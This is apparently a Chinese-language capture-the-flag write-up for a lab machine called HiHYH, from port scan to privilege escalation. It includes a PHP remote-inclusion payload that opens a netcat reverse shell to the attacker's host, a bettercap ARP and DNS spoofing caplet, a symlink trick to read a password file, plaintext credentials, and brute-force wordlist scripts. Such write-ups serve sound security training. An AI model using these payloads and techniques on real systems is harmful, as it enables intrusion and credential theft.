

HiHYH

端口扫描

```
PORT      STATE  SERVICE REASON          VERSION
21/tcp    open   ftp      syn-ack ttl 64  vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0          0          4096 Apr 07 03:58 pub
| ftp-syst:
|   STAT:
| FTP server status:
|     Connected to 192.168.0.146
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open   ssh      syn-ack ttl 64  OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQgQDRmicDuAIhDTuUUA37WCIEK2z2F1aDUtiJpok20zMzkbe1B41ZvvydX3JHjf7m
gl0F/HRQLGHiA23iL+dwr0YbbBa2ggd5gDl95RSHhuUff/DIC100FbP3YU8A4ItFb8pR6dN8jR+zU1SZvfx6FWApSkTJ
meLPq9PN889+ibvckJcOMqrm1Y05FW2VCWn8QRvwivnuW7iU51IVz7arFe8JShX0Lu0ANNqZEXyJyWjaK+Mqy0K6ZtoW
dyinEQFua81+tBZuvS+qb+AG15/h5hBsS/tUgVk5SsieY6cCRvkYFHB099e1ggRigfnN4Kq2GvzRUYkegjkPzJFQ7BhPy
xT/kDKr1VcLX54sXrp0poU5R9SqSnnESXVM4HQfjIIjTrJFufc2nBF+4f8dH3qtQ+jJkcPEKNVSKKEDULEk1BSBdokhh
1GidxQY7ok+hEb9/wPmo6RBeb1d5t11SP8R5UHyI/yucRpS2M8hpBaovJv8pX1Vwp0z3tUDJWCpkB3K8HDK=
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBi2Hl4ZEYgnoDQfLo03hI6346mXex60PxHEjxDuf
HbkQZVosDPFwZttA8gloBLYLtvDVo9LZZwtv7F/EIiQoIHE=
|   256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILRLvZKpSJkETaLR4sqzJ0h8a4ivZ8wGt1HfdV30MNY1
53/tcp    closed domain  reset ttl 64
80/tcp    open   http      syn-ack ttl 64  Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 6C:2F:80:A7:E0:1D (Intel Corporate)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

直接告诉是 `RFI` 了, 需要 `DNS欺骗` 一下

```
cd /tmp/hyh
cat > index.html <<'EOF'
<?php
```

```

echo "<pre>";
system("busybox nc 192.168.0.142 4444 -e sh");
echo "</pre>";
?>
EOF
sudo python3 -m http.server 80

sudo arping -I eth0 192.168.0.35 -c 5

cat > /tmp/hyh.cap <<'EOF'
set arp.spoof.targets 192.168.0.35
set dns.spoof.domains hyh.maze-sec.com
set dns.spoof.address 192.168.0.142
arp.spoof on
dns.spoof on
EOF

sudo bettercap -iface eth0 -caplet /tmp/hyh.cap

```

linpeas 扫的时候发现有个 `hyh` 的定时任务, `11104567` 在 `sudo` 组里

```

* * * * * hyh /bin/bash -c '/usr/bin/timeout 30s /usr/bin/python3 -m http.server 8080 --bind
127.0.0.1 --directory /var/tmp'

```

`pspy` 监听了一下, 发现没有别的去连这个8080

先尝试了库劫持, 但是失败了, 可能是利用软链接读找到了一个 `hyh` 组能读的 `/srv/ftp/pub/pass.txt`

```

find / -user hyh -type f 2>/dev/null
find / -group hyh -type f 2>/dev/null

```

想弄个软链接读, 但是不知道为什么 `http.server` 不能跟随文件的软连接, 目录的软链接倒是可以

```


cd /var/tmp
rm -f p pubdir
ln -s /srv/ftp/pub pubdir
ls -l /var/tmp/pubdir

python3 - <<'PY'
import urllib.request,time
for _ in range(40):
    try:
        print("==== INDEX ====")
        print(urllib.request.urlopen("http://127.0.0.1:8080/", timeout=2).read().decode())
        print("==== PASS ====")
        print(urllib.request.urlopen("http://127.0.0.1:8080/pubdir/pass.txt",
timeout=2).read().decode())
        break
    except Exception as e:
        print("ERR:", e)
        time.sleep(2)

```

PY

获得凭证 `hyh:HYH4Rly9UF3vwJq+xK1F53JYaMM` 还有一个提示 `1l104567:^(ma...$`



去搜了一下有没有群友是这个开头的，好像没有。拿前面群里的脚本先跑个全小写吧

```
python3 - <<'PY' > dict.txt
import itertools,string
chars = string.ascii_lowercase
for t in itertools.product(chars, repeat=4):
    print("ma" + "".join(t))
PY

sh subrute.sh
```

爆了很久还是没找到，猜前面是 `maze`

```
python3 - <<'PY' > dict.txt
import itertools,string
chars = string.ascii_lowercase + string.digits
for a,b in itertools.product(chars, repeat=2):
    print("maze" + a + b)
PY

sh subrute.sh
```

获得凭证 `1l104567:mazell`

